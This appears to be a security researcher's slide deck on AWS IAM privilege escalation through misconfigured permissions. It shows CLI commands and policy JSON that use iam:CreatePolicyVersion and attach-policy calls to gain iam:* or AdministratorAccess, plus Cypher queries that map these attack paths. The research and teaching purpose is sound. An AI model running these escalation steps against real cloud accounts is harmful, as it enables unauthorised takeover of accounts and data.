



AWS Attack based on Misconfiguration

Filipi Pires
Security Researcher and Cybersecurity Advocate

#WHOAMI

- Security Researcher and Cybersecurity Advocate



- Founder— Advisor



- Advocate Opensource/Community



- Instructor, Writer and Reviewer





What is Threat?



What is a Threat???



According to ISO 27005, a threat is defined as a potential cause of an incident that may cause harm to systems and organization.

- Software attacks
- Theft of intellectual property
- Identity theft
- Sabotage
- Information extortion are examples of information security threats.



HVT- High-Value Target



HTV – High-Value Target

In **United States military terminology**, a High-Value Target (HVT) is the term given to **a person** or **resource** that **an enemy** commander requires to **complete a mission**.

Which of your organization's staff members can provide access to **critically important information/systems and, if compromised, could become a single point of failure?**

Who are the ones that pose a high-impact risk if an attack against them is successful?

HTV – High-Value Target

HVTs are usually individuals in the **C-Suite, board members, senior executive management personnel, executive assistants, teams, or people with elevated privileges** regarding information and **organizational assets** (including technological assets).

Other times, they are teams of people working **on sensitive or high-stake projects**. Individuals may also turn into an HVT over a relatively short, specific period of time if, during that time, they get to engage in a critical project for the organization

Attack Vector



X

Attack Path



Attack Vector

An attack vector is a method that cyber-attackers use to compromise a system. Although the terms are sometimes mixed, attack vectors are not to be confused with an attack surface, **which is best defined as every possible point** where an adversary can attempt **to gain entry** into your network or system.

Attack Vector


Malware, ransomware or phishing are all examples of common **attack vectors**.

Some of the human errors that help create attack vectors include:

- Having weak credentials
- Using "poor" encryption
- Misconfigurations
- Allowing access to sensitive information via privilege escalation

Attack Path

An attack path is a visualization of the chain of events that occurs when **attack vectors are exploited**. In this sense, an **attack vector** acts as a doorway, while an **attack path is a map** that shows how an adversary entered the door and where that adversary went.





AWS IAM



AWS IAM

AWS Identity and Access Management (IAM) is a web service that helps you securely control access to AWS resources.

With IAM, you can **centrally manage permissions** that control which AWS resources users can access.

You use IAM to control **who is authenticated (signed in)** and **authorized (has permissions) to use resources**.

AWS IAM

The information in a statement is contained within a series of elements.

- **Version** – Specify the version of the policy language that you want to use. We recommend that you use the latest 2012-10-17 version. For more information, see [IAM JSON policy elements: Version](#)
- **Statement** – Use this main policy element as a container for the following elements. You can include more than one statement in a policy.
- **Sid** (Optional) – Include an optional statement ID to differentiate between your statements.
- **Effect** – Use `Allow` or `Deny` to indicate whether the policy allows or denies access.
- **Principal** (Required in only some circumstances) – If you create a resource-based policy, you must indicate the account, user, role, or federated user to which you would like to allow or deny access. If you are creating an IAM permissions policy to attach to a user or role, you cannot include this element. The principal is implied as that user or role.
- **Action** – Include a list of actions that the policy allows or denies.
- **Resource** (Required in only some circumstances) – If you create an IAM permissions policy, you must specify a list of resources to which the actions apply. If you create a resource-based policy, this element is optional. If you do not include this element, then the resource to which the action applies is the resource to which the policy is attached.
- **Condition** (Optional) – Specify the circumstances under which the policy grants permission.

To learn about these and other more advanced policy elements, see [IAM JSON policy elements reference](#).

AWS IAM

Policy version


- Version 4 **Default**
- Version 3
- Version 2
- Version 1

Version 1 of IAMReadOnlyAccess
Provides read only access to IAM via the AWS Management Console.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Action": [  
7         "iam:List*",  
8         "iam:Get*"  
9       ],  
10      "Resource": "*"   
11    }  
12  ]  
13 }
```



Brainstorm!!!




Brainstorm!!!

- Developer's Team – Access in many App;**
- DevOps's Team – Access in many systems;**
- DataBase's Team**
- Cloud's Team**
- Leader's of Business Unit**
- Privilege Access – Admin IT team??**
- C-Level Access**
- Work From Home? – Remote Workers;**
- Insider Threat - Who is?**
- What would be the Risk Impact ???**



Exploitation based on permission...



AWS Attack

```
root@hacking:~# aws iam list-users
```

```
An error occurred (AccessDenied) when calling the ListUsers operation: User: arn:aws:iam::[REDACTED]:user/thor is not authorized to perform: iam:ListUsers on resource: arn:aws:iam::[REDACTED]:user/
```

```
root@hacking:~# █
```

```
root@hacking:~# aws iam list-policies --max-items 2
```

```
An error occurred (AccessDenied) when calling the ListPolicies operation: User: arn:aws:iam::[REDACTED]:user/thor is not authorized to perform: iam:ListPolicies on resource: policy path /
```

```
root@hacking:~#
```

```
root@hacking:~# aws iam list-groups
```

```
An error occurred (AccessDenied) when calling the ListGroups operation: User: arn:aws:iam::[REDACTED]:user/thor is not authorized to perform: iam:ListGroups on resource: arn:aws:iam::[REDACTED]:group/
```

```
root@hacking:~#
```

AWS Attack

Create policy



A policy defines the AWS permissions that you can assign to a user, group, or role. You can create and edit a policy in the visual editor and using JSON. [Learn more](#)

Visual editor | JSON

[Import managed policy](#)

[Expand all](#) | [Collapse all](#)

▼ IAM (2 actions) ⚠ 1 warning [Clone](#) [Remove](#)

- ▶ Service IAM
- ▶ Actions Permissions management
 - CreatePolicy
 - CreatePolicyVersion
- ▶ Resources Specify policy resource ARN for the CreatePolicy and 1 more action. ⓘ
- ▶ Request conditions [Specify request conditions \(optional\)](#)

AWS Attack

Policy name	Type	Used as	Description
PoC-AttackModel	Customer managed	None	PoC for the first attack i

PoC-AttackModel Copy Edit
PoC for the first attack model - Creating New Policy Version

```
1- {  
2-   "Version": "2012-10-17",  
3-   "Statement": [  
4-     {  
5-       "Sid": "VisualEditor0",  
6-       "Effect": "Allow",  
7-       "Action": "iam:CreatePolicyVersion",  
8-       "Resource": "arn:aws:iam:██████████:policy/*"  
9-     }  
10-  ]  
11- }
```

AWS Attack

```
GNU nano 6.2                               Atacker-Exploitation.json
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": [
7         "iam:*",
8         "organizations:DescribeAccount",
9         "organizations:DescribeOrganization",
10        "organizations:DescribeOrganizationalUnit",
11        "organizations:DescribePolicy",
12        "organizations:ListChildren",
13        "organizations:ListParents",
14        "organizations:ListPoliciesForTarget",
15        "organizations:ListRoots",
16        "organizations:ListPolicies",
17        "organizations:ListTargetsForPolicy"
18      ],
19      "Resource": "*"
20    }
21  ]
22 }
23
```

AWS Attack

```
root@hacking [redacted] AWS# aws iam create-policy-version --policy-arn arn:aws:iam::[redacted]:policy/PoC-AttackModel --policy-document
file:///root/[redacted]/AWS/Atacker-Exploitation.json --set-as-default
{
  "PolicyVersion": {
    "VersionId": "v2",
    "IsDefaultVersion": true,
    "CreateDate": "2022-04-04T18:11:05Z"
  }
}
```

AWS Attack

Version	Creation time
Version 2 (Default)	2022-04-04 19:11 UTC+0100
<pre data-bbox="112 278 589 748">{ "Version": "2012-10-17", "Statement": [{ "Effect": "Allow", "Action": ["iam:*", "organizations:DescribeAccount", "organizations:DescribeOrganization", "organizations:DescribeOrganizationalUnit", "organizations:DescribePolicy", "organizations:ListChildren", "organizations:ListParents", "organizations:ListPoliciesForTarget", "organizations:ListRoots", "organizations:ListPolicies", "organizations:ListTargetsForPolicy"], "Resource": "*" }] }</pre>	
Version 1	2022-04-04 18:39 UTC+0100
<pre data-bbox="112 824 589 1042">{ "Version": "2012-10-17", "Statement": [{ "Sid": "VisualEditor0", "Effect": "Allow", "Action": "iam:CreatePolicyVersion", "Resource": "arn:aws:iam::[redacted]:policy/*" }] }</pre>	

AWS Attack

```
root@hacking: [REDACTED] AWS# aws iam list-users
{
  "Users": [
    {
      "Path": "/",
      "UserName": [REDACTED],
      "UserId": "[REDACTED]",
      "Arn": "arn:aws:iam:[REDACTED]:user/[REDACTED]",
      "CreateDate": "2022-03-21T12:42:50Z"
    },
    {
      "Path": "/",
      "UserName": [REDACTED],
      "UserId": "[REDACTED]",
      "Arn": "arn:aws:iam:[REDACTED]:user/[REDACTED]",
      "CreateDate": "2022-03-18T10:12:56Z",
      "PasswordLastUsed": "2022-03-31T13:08:30Z"
    },
    {
      "Path": "/",
      "UserName": "filipi[REDACTED]",
      "UserId": "[REDACTED]",
      "Arn": "arn:aws:iam:[REDACTED]:user/filipi[REDACTED]",
      "CreateDate": "2022-03-20T16:04:58Z",
      "PasswordLastUsed": "2022-04-04T15:08:07Z"
    },
    {
      "Path": "/",
      "UserName": "Jack [REDACTED]",
      "UserId": "[REDACTED]",
      "Arn": "arn:aws:iam:[REDACTED]:Jack",
      "CreateDate": "2022-03-22T15:26:58Z"
    }
  ]
}
```

AWS Attack – Create Policy Version

```
1 MATCH (principal:AWSPrincipal)→(policy:AWSPolicy)→(statement:AWSPolicyStatement)
2 WHERE "iam:*" IN statement.action OR "iam:CreatePolicyVersion" IN statement.action
3 RETURN principal, policy, statement
```

The graph visualization displays the following nodes and relationships:

- Nodes:** PolicyV..., iam:Cre..., CEO, Group..., Support..., PoC-Att..., thor, iam:*.o...
- Relationships:** STATEMENT (PolicyV... to iam:Cre...), POLICY (PolicyV... to CEO), POLICY (Group... to PolicyV...), MEMBER_AWS_GROUP (Group... to CEO), MEMBER_AWS_GROUP (Group... to Support...), POLICY (PoC-Att... to Group...), POLICY (PoC-Att... to thor), STATEMENT (PoC-Att... to iam:*.o...)

Overview

Node labels

- * (14)
- AWSPrincipal (5)
- AWSUser (3)
- AWSPolicy (2)
- AWSPolicyStatement (2)
- AWSGroup (2)

Relationship Types

- * (10)
- POLICY (5)
- MEMBER_AWS_GROUP (3)
- STATEMENT (2)

Displaying 9 nodes, 0 relationships.

AWS Attack

```
root@hacking: ~/Researcher
root@hacking: ~/Researcher*27x37
root@hacking:~/Researcher# aws iam attach-user-policy --user-name thor --policy-arn arn:aws:iam:[redacted] policy/AdministratorAccess

An error occurred (AccessDenied) when calling the AttachUserPolicy operation: User: arn:aws:iam:[redacted]:user/CIEM-senhasegura is not authorized to perform: iam:AttachUserPolicy on resource: user thor because no identity-based policy allows the iam:AttachUserPolicy action
```

```
root@hacking: ~/Researcher
root@hacking: ~/Researcher*127x37
root@hacking:~/Researcher# aws iam attach-group-policy --group-name ThorLab --policy-arn arn:aws:iam:[redacted]:policy/AdministratorAccess

An error occurred (AccessDenied) when calling the AttachGroupPolicy operation: User: arn:aws:iam:[redacted]:user/CIEM-senhasegura is not authorized to perform: iam:AttachGroupPolicy on resource: group ThorLab because no identity-based policy allows the iam:AttachGroupPolicy action
root@hacking:~/Researcher#
```

AWS Attack

```
thor@research: ~/Research/Attack-Path/AWS
thor@research: ~/Research/Attack-Path/AWS 136x38
(thor@research)-[~/Research/Attack-Path/AWS]
$ aws iam attach-user-policy --user-name Anna --policy-arn arn:aws:iam::[redacted] policy/Demo-Lab 254 x
(thor@research)-[~/Research/Attack-Path/AWS]
$ aws iam attach-group-policy --group-name User-Default --policy-arn arn:aws:iam:[redacted]:policy/AdministratorAccess
An error occurred (NoSuchEntity) when calling the AttachGroupPolicy operation: Policy arn:aws:iam:[redacted]:policy/AdministratorAccess does not exist or is not attachable.
(thor@research)-[~/Research/Attack-Path/AWS]
$ aws iam attach-group-policy --group-name User-Default --policy-arn arn:aws:iam::aws:policy/AdministratorAccess 254 x
(thor@research)-[~/Research/Attack-Path/AWS]
$
```

AWS Attack – Attaching Policy Attack

```
$ MATCH(principal:AWSPrincipal)→(policy:AWSPolicy)→(statement:AWSPolicyStatement) WHERE  
"iam:AttachUserPolicy" IN statement.action OR "iam:AttachGroupPolicy" IN statement.action OR  
"iam:AttachRolePolicy" IN statement.action RETURN principal, policy, statement
```

The graph displays the following nodes and relationships:

- Nodes:** thor (orange), Policy-U... (blue), iam:Att... (pink), Policy-T... (light blue), NewUser (orange).
- Relationships:**
 - thor → Policy-U... (POLICY)
 - Policy-U... → iam:Att... (STATEMENT)
 - Policy-T... → Policy-U... (POLICY)
 - NewUser → Policy-U... (POLICY)
 - thor → Policy-T... (MEMBER_AWS_GROUP)
 - NewUser → Policy-T... (MEMBER_AWS_GROUP)

Overview

Node labels

- * (8)
- AWSPrincipal (3)
- AWSUser (2)
- AWSPolicy (1)
- AWSPolicyStatement (1)
- AWSGroup (1)

Relationship Types

- * (6)
- MEMBER_AWS_GROUP (2)
- POLICY (3)
- STATEMENT (1)

Displaying 5 nodes, 0 relationships.

AWS Attack – Inline Policy Attack

```
$ MATCH(principal:AWSPrincipal)→(policy:AWSPolicy)→(statement:AWSPolicyStatement) WHERE "iam:PutUserPolicy" IN statement.action OR "iam:PutGroupPolicy" IN statement.action OR "iam:PutRolePolicy" IN statement.action RETURN principal, policy, statement
```

The graph displays the following nodes and relationships:

- Nodes:**
 - thor (AWSPrincipal)
 - Policy-U... (AWSPolicy)
 - iam.Put... (AWSPolicyStatement)
 - Policy-T... (AWSPolicy)
 - NewUser (AWSUser)
- Relationships:**
 - thor → Policy-U... (POLICY)
 - Policy-U... → iam.Put... (STATEMENT)
 - Policy-T... → Policy-U... (POLICY)
 - NewUser → Policy-T... (POLICY)
 - thor → Policy-T... (MEMBER_AWS_GROUP)
 - NewUser → Policy-T... (MEMBER_AWS_G...)

Overview

Node labels


- * (8)
- AWSPrincipal (3)
- AWSUser (2)
- AWSPolicy (1)
- AWSPolicyStatement (1)
- AWSGroup (1)

Relationship Types

- * (6)
- MEMBER_AWS_GROUP (2)
- POLICY (3)
- STATEMENT (1)


Displaying 5 nodes, 6 relationships.

AWS Attack – AWSPX



Thank you

- <https://filipipires.com>
- <https://twitter.com/FilipiPires>
- <https://github.com/filipi86>
- <https://www.linkedin.com/in/filipipires/>



Filipi Pires

Security Researcher | Cybersecurity Advocate | Snyk
Ambassador | Hacking Is Not a Crime Advocate | Speaker |
Writer

Porto Metropolitan Area

19K followers · 500+ connections

 [senhasegura](#)

 [Personal Website](#) 



Filipi Pires

Researcher | Security Researcher |
Speaker | Writer | Cybersecurity Advoc...



Recommendation Books

